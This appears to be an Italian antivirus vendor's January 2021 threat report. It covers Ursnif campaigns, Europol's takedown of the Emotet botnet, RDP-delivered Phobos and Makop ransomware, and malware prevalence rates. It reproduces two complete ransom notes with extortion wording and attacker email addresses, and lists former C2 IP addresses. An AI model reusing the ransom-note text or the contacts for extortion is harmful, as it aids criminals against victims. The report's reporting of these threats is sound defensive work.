Questi due gruppi cyber risultano essere attivi in Italia da diversi mesi. Il primo sfrutta temi istituzionali italiani, come ad esempio l'Agenzia delle Entrate oppure INPS come segnalato. Il secondo invece sfrutta il tema di fatture o ordini collegati a società di spedizione come BRT (Bartolini), DHL oppure Enel Energia e/o enigaseluce.



Ursnif è un trojan bancario, i cui sorgenti essendo divenuti di pubblico dominio, hanno originato un "fork", che ha portato allo sviluppo delle seguenti:


- Versione 2;
- Versione 3.



In Italia sono circolate, fino ad aprile 2020, entrambe le versioni, ma nel mese di gennaio è stata rilevata esclusivamente la versione 2.

Nel mese di gennaio il gruppo che utilizza nelle campagne il tema "BRT S.p.a." e "EnelEnergia" ha utilizzato la build 2.51.173 , l'altro gruppo ha invece utilizzato sia per le campagne del 24 gennaio che per quella del 25 gennaio la build 2.50.171.

Nel grafico sottostante possiamo vedere come è cambiato l'ID associato al gruppo dell'Ursnif relativo alle campagne Inps, enigaseluce ed Il Ministero dell'economia.




Emotet

Analisi delle campagne di gennaio

Il mese di gennaio 2021 verrà ricordato per lo smantellamento della Botnet di **Emotet** da parte dell'Europol in collaborazione con la polizia Ucraina e dell'FBI.

Il mese di gennaio si apre come si era concluso il mese di dicembre 2020. Emotet riprende le sue campagne ad intermittenza nei giorni 4, 5, 12 e 13 gennaio per festeggiare natale e capodanno ortodosso. Dal 20 gennaio Emotet riprende a spammare con una certa continuità fino ad arrivare al 25 gennaio. Il 25 gennaio mattina Emotet inizia a spammare come al solito, ma durante la pausa pranzo, vi è una brusca interruzione nella campagne di malspam.


Il 26 gennaio osserviamo uno strano comportamento di Emotet, da tutti i server C2 delle tre differenti Epoch (E1, E2, E3) viene scaricato lo stesso payload in formato EXE o DLL, unificando così tutte le Epoch in un'unica botnet. Questo aggiornamento del payload di Emotet contatta sempre



gli stessi C2 (tutti appartenenti alla stessa subnet) di una serie di server geolocalizzati in Germania, come ad esempio l'indirizzo IP 80.158.59.]174.

Il 27 gennaio l'Europol comunica di aver ufficialmente smantellato la Botnet di Emotet attraverso l'operazione **Ladybird**, che ha coinvolto le autorità di diversi Paesi: Olanda, Germania, Stati Uniti, Regno Unito, Francia, Lituania e Ucraina.

Comunicato stampa: https://www.europol.europa.eu/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action



WORLD'S MOST DANGEROUS MALWARE EMOTET DISRUPTED THROUGH GLOBAL ACTION

27 January 2021

Press Release

Law enforcement and judicial authorities worldwide have this week disrupted one of most significant botnets of the past decade: EMOTET. Investigators have now taken control of its infrastructure in an international coordinated action.

This operation is the result of a collaborative effort between authorities in the Netherlands, Germany, the United States, the United Kingdom, France, Lithuania, Canada and Ukraine, with international activity coordinated by Europol and Eurojust. This operation was carried out in the framework of the European Multidisciplinary Platform Against Criminal Threats (EMPACT).

L'operazione dell'Europol ha permesso di confiscare ed entrare in possesso dei server C2 di Emotet di livello 2 e 3. In questo modo sono riusciti ad avere il pieno controllo dell'infrastruttura di Emotet. Alcuni server C2 di livello 2 e 3 erano localizzati in Olanda e negli Stati Uniti.

Dalle informazioni in nostro possesso, questa operazione sembra essere iniziata il 25 gennaio in pausa pranzo, quando vi è stata la brusca interruzione delle campagne di malspam di Emotet. Il 26 gennaio la polizia tedesca ha unificato le tre Epoch di Emotet, rilasciando un aggiornamento del payload che contattasse sempre gli stessi C2 (server di una stessa subnet appartenenti alla polizia tedesca).

Nelle stesse ore la polizia ucraina arrestava due sospettati collegati ad Emotet, come si può vedere nel video diffuso dalle stesse forze dell'ordine durante l'irruzione in due appartamenti nelle città di Kharkiv in Ucraina: link al video

https://www.youtube.com/watch?v=_BLOmClsSpc

L'infrastruttura di Emotet era costituita da 3 livelli di server C2: Livello 1, Livello 2 e Livello 3.

I server di Livello 1 erano web server compromessi di terze parti, invece i server di Livello 2 e 3 erano noleggiati e controllati dai cyber-criminali di Emotet. La primaria funzione dei server di Livello 1 e 2 era di inoltrare le comunicazioni cifrate ai server di Livello 3. Ogni payload di Emotet conteneva una lista di server C2 di Livello 1, che venivano contattati ogni 15 minuti. I server di Livello 3 avevano un pannello di controllo utilizzato dai cyber-criminali per inviare comandi ai computer infettati (ad esempio esfiltrazioni di dati, aggiornamento del payload).

L'operazione **Ladybird** ha permesso di ottenere l'accesso ai server C2 di livello 2 e 3 da parte delle forze dell'ordine dei rispettivi Paesi dove erano ubicati i web host.

Questo ha permesso di identificare che circa 1,6 milioni di computer nel mondo erano infettati da Emotet dal 1° aprile 2020 al 17 gennaio 2021, di cui 45.000 computer erano localizzati nel territorio degli Stati Uniti.

Il 26 gennaio 2021, attraverso gli accessi ai server C2 di Livello 2 e 3, l'Europol in collaborazione con l'FBI, ha rimpiazzato il payload di Emotet memorizzato fisicamente nei server, con un file creato dalle forze dell'ordine, inserendo una nuova chiave di cifratura e aggiornando la lista dei server C2 di Livello 1 con quelli di proprietà delle forze dell'ordine tedesche (geolocalizzati in Germania). I computer infettati hanno così scaricato il file creato dalle forze dell'ordine attraverso i server C2 di Livello 2 e Livello 3.

In base alle informazione condivise dall'FBI, affermano di aver preso il controllo di un server C2 di Livello 3 all'estero (si presume in Olanda e confiscato dalle forze dell'ordine olandesi) e attraverso questo, hanno identificato alcuni server C2 di distribuzione di Livello 2. Questo ha permesso all'FBI di identificare 3 server C2 di Livello 2 negli Stati Uniti ospitati dal provider "DigitalOcean, LLC":

- 104.236.176.245
- 162.243.158.154
- 178.128.33.106

Gli indirizzi IP dei 3 server C2 di Livello 2 ospitati dal provider DigitalOcean sono "Virtual Private Server", che possono far girare differenti sistemi operativi. Gli agenti dell'FBI hanno confiscato in totale 6 file, 2 file per ogni indirizzo IP contenente rispettivamente il dump della memoria e l'immagine fisica del disco, per un totale di 60 GB di materiale.

L'operazione Ladybird condotta dall'Europol in collaborazione con le forze dell'ordine di altri Paesi ha permesso di smantellare una delle più grandi Botnet a livello mondiale attiva dal 2014. Lo smantellamento di Emotet non deve però far abbassare la guardia, infatti Emotet nei computer infettati ha veicolati altri malware come QakBot, ZLoader e TrickBot, questi risultano essere ancora attivi e potenzialmente molto pericolosi, indipendentemente dallo smantellamento della Botnet di Emotet.

Ad oggi non è ancora chiaro il ruolo delle due persone arrestate dalle forze dell'ordine ucraine nel raid nella città di Kharkiv, se questi sono le "menti" di Emotet oppure collaboratori della gang con un ruolo minore. Alla domanda se Emotet potrà ritornare, ad oggi non vi sono elementi per poter rispondere, ma un duro colpo è stato infetto ai cyber-criminali che sembravano essere "intoccabili".

Ransomware

Gennaio 2021- ITALIA

Questo mese registriamo una leggera flessione degli attacchi ransomware rispetto al mese precedente.


La nostra telemetria ha registrato gli attacchi dei seguenti ransomware:

- **Phobos;**
- **Makop;**

I ransomware identificati a gennaio derivano da attacchi attraverso il desktop remoto (RDP) mirati verso aziende italiane.

Gli attacchi via RDP mirati/"targettizzati" verso aziende italiane, permettono un accesso abusivo al sistema per eseguire direttamente il ransomware. In queste particolari situazioni il cybercriminale o attaccante cerca di disinstallare l'antivirus o di renderlo inefficace, in modo che l'attacco ransomware abbia successo.

Nelle successive figure possiamo vedere le richieste di riscatto rispettivamente dei ransomware **Phobos** e **Makop**.


readme-warning.txt - Blocco note di Windows

File Modifica Formato Visualizza ?

::: Greetings :::

Little FAQ:
.1.
Q: Whats Happen?
A: Your files have been encrypted and now have the "zes" extension. The file structure was not damaged, we did everything possible so that this could not happen.

.2.
Q: How to recover files?
A: If you wish to decrypt your files you will need to pay in bitcoins.


.3.
Q: What about guarantees?
A: Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities - nobody will cooperate with us. Its not in our interests.
To check the ability of returning files, you can send to us any 2 files with SIMPLE extensions(jpg,xls,doc, etc... not databases!) and low sizes(max 1 mb), we will decrypt them and send back to you. That is our guarantee.

.4.
Q: How to contact with you?
A: You can write us to our mailbox: [redacted] or [redacted]

.5.
Q: How will the decryption process proceed after payment?
A: After payment we will send to you our scanner-decoder program and detailed instructions for use. With this program you will be able to decrypt all your encrypted files.

.6.
Q: If I don't want to pay bad people like you?
A: If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause only we have the private key. In practice - time is much more valuable than money.

:::BEWARE:::
DON'T try to change encrypted files by yourself!
If you will try to use any third party software for restoring your data or antivirus solutions - please make a backup for all encrypted files!
Any changes in encrypted files may entail damage of the private key and, as result, the loss all data.


encrypted

All your files have been encrypted!

All your files have been encrypted due to a security problem with your PC. If you want to restore them, write us to the e-mail ryuk1@cock.li
Write this ID in the title of your message [redacted]
In case of no answer in 24 hours write us to this e-mail: xxxnxxx@cock.li
You have to pay for decryption in Bitcoins. The price depends on how fast you write to us. After payment we will send you the tool that will decrypt all your files.

Free decryption as guarantee

Before paying you can send us up to 5 files for free decryption. The total size of files must be less than 4Mb (non archived), and files should not contain valuable information. (databases,backups, large excel sheets, etc.)

How to obtain Bitcoins


The easiest way to buy bitcoins is LocalBitcoins site. You have to register, click 'Buy bitcoins', and select the seller by payment method and price.
https://localbitcoins.com/buy_bitcoins
Also you can find other places to buy Bitcoins and beginners guide here:
http://www.coindesk.com/information/how-can-i-buy-bitcoins/

Attention!

- Do not rename encrypted files.
- Do not try to decrypt your data using third party software, it may cause permanent data loss.
- Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.

Il 19 gennaio la società **Fattorie Garofalo** è stata colpita da un attacco ransomware con esfiltrazione di dati.

A darne notizia è stato il gruppo di cyber-criminali di **Conti** attraverso un post nel proprio blog nel dark web, come possiamo vedere dalla seguente immagine:



Prevalenza

Gennaio 2021 — ITALIA

Quanto sono protetti i computer in Italia dagli attacchi informatici ? Quanto è alto il rischio che un utente sia colpito da un ransomware ?

Per rispondere a queste domande dobbiamo parlare di "prevalenza" e "infection rate".

La prevalenza è un indice che ci permette di capire lo stato della Cyber-Security. Questo dato fornisce lo stato di "salute" dei computer, quantificando il numero di computer colpiti da malware.


Vediamo ora i dati relativi alla prevalenza dei malware registrati dal C.R.A.M. di TG Soft nel mese di gennaio. Per prevalenza si intende l'incidenza che i malware hanno in un determinato periodo. Il valore calcolato si chiama "rate di infezione".

Il rate di infezione viene calcolato dividendo il numero di computer ove siano stati rilevati attacchi per il numero di computer dove è installato il software anti-virus Vir.IT eXplorer.

Possiamo calcolare il rate di infezione per le seguenti categorie:

- Tipologia del malware
- Sistema operativo (client/server)


Confermati al primo posto i **Trojan** con una percentuale del 3,91%. Secondo posto confermato per i **PUP** , con una percentuale del 2,01%. Terzo gradino del podio per la categoria **Adware** con l'1,77%. In 4a e 5a posizione troviamo l**e MACRO WORD** ed **EXCEL.** In discesa i **VIRUS (0,36%)** che cedono la sesta posizione ai **DIALER (0,57%)** . Si mantengono in 9a posizione i **Ransomware** con lo 0,27%. in leggera flessione rispetto al mese scorso. Sono considerati tra i malware più pericolosi se non addirittura i più incontrastabili qualora si fosse sprovvisti di tecnologie Anti-Ransomware. Ricordiamo che per Ransomware vengono considerati tutti i malware che chiedono un riscatto, come, ad esempio, i Crypto-malware (SodinoKibi, Phobos, LockBit etc.) e il vecchio, famoso ed oramai estinto FakeGDF (virus della polizia di stato, guardia di finanza etc.).



Andiamo ora ad analizzare la prevalenza delle infezioni del mese di Gennaio 2021, in base ai sistemi operativi suddivisi tra sistemi Server e Client. Nelle immagini che seguono i dati raccolti sono stati suddivisi secondo i sistemi operativi Windows Server e Client in macro categorie, senza dividere per tipo di architettura o per le varianti che la stessa versione può avere (es: Server 2008 R2, Server 2008 R2 Foundation, etc.), calcolati sulla totalità delle macchine rispettivamente server e client indicate.

